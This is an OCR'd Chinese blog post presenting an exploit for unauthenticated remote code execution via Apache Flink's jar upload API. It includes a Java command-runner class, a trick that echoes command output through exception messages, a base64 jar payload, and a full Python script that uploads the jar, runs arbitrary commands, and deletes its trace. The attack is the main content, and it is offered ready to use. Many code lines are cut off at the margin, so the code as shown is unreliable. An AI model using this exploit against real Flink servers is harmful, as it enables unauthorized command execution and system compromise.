
flink jar 上传RCE回显

一、前言

flink 未授权上传Jar RCE遇到多次了，每次都以为漏洞不存在，就自己手动编译jar上传执行，没有回显，并且麻烦。用别人的exp也是同样问题，于是进行改造。

https://github.com/LandGrey/flink-unauth-rce



二、如何回显


```
echo 'UEsDBBQACAgIACJ1bU8AAAAAAAAAAAAAAAAUAAQATUVUQS1JTkYvTUFOSUZFU1QuTU
unzip test.jar

```


```java
public class Execute {
    public Execute() {
    }

    public static void main(String[] args) throws Exception {
        String o = "";
        String cmd = args[0];
        ProcessBuilder p;
        if (System.getProperty("os.name").toLowerCase().contains("win")) {
            p = new ProcessBuilder(new String[]{"cmd.exe", "/c", cmd});
        } else {
            String pty = "/bin/sh";
            if ((new File( pathname: "/bin/bash")).exists()) {
                pty = "/bin/bash";
            }

            p = new ProcessBuilder(new String[]{pty, "-c", cmd});
        }

        Process s = p.start();
        Scanner c = (new Scanner(s.getInputStream())).useDelimiter( pattern: "\\A");
        o = c.hasNext() ? c.next() : o;
        c.close();
        System.out.print("|@|" + o + "|@|");
    }
}
```

发现正常的System.out.print进行输出，但是目前已经无法输出结果



如果跟进过weblogic 回显连续剧的文章（weblogic_2019_2725poc与回显构造），这里我们是可以通过异常回显，因为这里打印了日志。

```java
        try {
            System.out.print("|@|" + var1 + "|@|");
            System.out.println(Integer.parseInt( s: "|@|" + var1 + "|@|"));
        } catch (Exception var7) {
            throw var7;
        }
```

```
[^_^] [ w ] execute success, result:
 08:46:06 up 22 days, 23:25,  0 user,  load average: 0.01, 0.05, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
```

三、exp

```
python3 flink-unauth-rce.py -u http://127.0.0.1:8081/ -c "w"
```

```
#!/usr/bin/env python
# coding:utf-8
# Build By LandGrey
import io
import re
import sys
import time
import json
import base64
import argparse
import traceback
import requests

def check_jar_exsits(site, upload_jar_name):
    list_jar_url = "{}/jars/".format(site)
    response = requests.get(list_jar_url, headers=default_headers, verif
    if response.status_code == 200 and "application/json" in response.he
        try:
            r = json.loads(response.text)
            for upload_file in r['files']:
                if str(upload_file['id']).endswith('{}'.format(upload_ja
                    return upload_file['id']
        except Exception as e:
            return False
    return False

def upload_execute_jar(site, upload_jar_name):
    upload_jar_url = "{}/jars/upload".format(site)
    file_content = base64.b64decode('UEsDBAoAAAAAAMZr01gAAAAAAAAAAAAAAAA
    files = {'jarfile': (upload_jar_name, io.BytesIO(file_content), 'app
    try:
        requests.post(upload_jar_url, headers=default_headers, files=fil
    except Exception as e:
        return False
    return True

def delete_exists_jar(site, jar_hash_name):
    single_jar_url = "{}/jars/{}".format(site, jar_hash_name)
    try:
        response = requests.delete(single_jar_url, headers=default_heade
        if response.status_code == 200 and "application/json" in respons
            return True
    except Exception as e:
        return False
    return False

def verify(site):
    jar_hash_name = check_jar_exsits(site, upload_jar_name)
```

```
    if jar_hash_name:
        delete_exists_jar(site, jar_hash_name)
        return True
    else:
        upload_execute_jar(site, upload_jar_name)
        jar_hash_name = check_jar_exsits(site, upload_jar_name)
        delete_exists_jar(site, jar_hash_name)
        if jar_hash_name:
            return True
    return False

def exec_command(site, command):
    headers = {
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.3
        'Content-Type': 'application/json;charset=utf-8',
    }
    jar_hash_name = check_jar_exsits(site, upload_jar_name)
    data = r'{"entryClass":"org.example.Main","parallelism":null,"progra
    if jar_hash_name:
        execute_cmd_url = '{}/jars/{}/run?entry-class=org.example.Main&p
    else:
        upload_execute_jar(site, upload_jar_name)
        jar_hash_name = check_jar_exsits(site, upload_jar_name)
        if jar_hash_name:
            execute_cmd_url = '{}/jars/{}/run?entry-class=org.example.Ma
        else:
            return False
    try:
        r1 = requests.post(execute_cmd_url, headers=headers, data=data,
        match = re.findall('\|@\|(.*?)\|@\|', r1.text)
        if will_delete_jar:
            delete_exists_jar(site, jar_hash_name)
        if match:
            return match[0][:-2] if match[0][:-2] else "[result is blank
    except requests.exceptions.ReadTimeout as e:
        return "[execute timeout]"
    return False

if __name__ == "__main__":
    start = time.time()
    parser = argparse.ArgumentParser()
    parser.add_argument("-u", dest='url', default="http://127.0.0.1:8081
    parser.add_argument('-c', dest='command', default='', type=str, help
    parser.add_argument('--delete', dest='delete', default='', action="s
    parser.add_argument('--proxy', dest='proxy', default=None, type=str,
    if len(sys.argv) == 1:
        sys.argv.append('-h')
    args = parser.parse_args()
    url = args.url
    command = args.command
```

```
    proxy = args.proxy
    will_delete_jar = args.delete
    target = url.rstrip('/')
    upload_jar_name = 'check-execute.jar'
    proxies = {'http': proxy, 'https': proxy}
    default_headers = {'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) Ap
    if "://" not in target:
        target = "http://" + target
    try:
        if command:
            r = exec_command(target, command)
            if r:
                print("[^_^] [ {} ] execute success, result:\n{}".format
            else:
                print("[>_<] [ {} ] is not vulnerable".format(url))
        else:
            r = verify(target)
            if r:
                print("[^_^] [ {} ] is vulnerable, testing upload jar su
            else:
                print("[>_<] [ {} ] is not vulnerable".format(url))
    except Exception as e:
        print("[>_<] cannot rce!")
        print("[>_<] Error: \n")
        traceback.print_exc()

```

```
[^_^] [ w ] execute success, result:
 08:46:06 up 22 days, 23:25,  0 user,  load average: 0.01, 0.05, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
```

四、总结

这么久居然没人更新这个EXP，看得出来大家都很懒。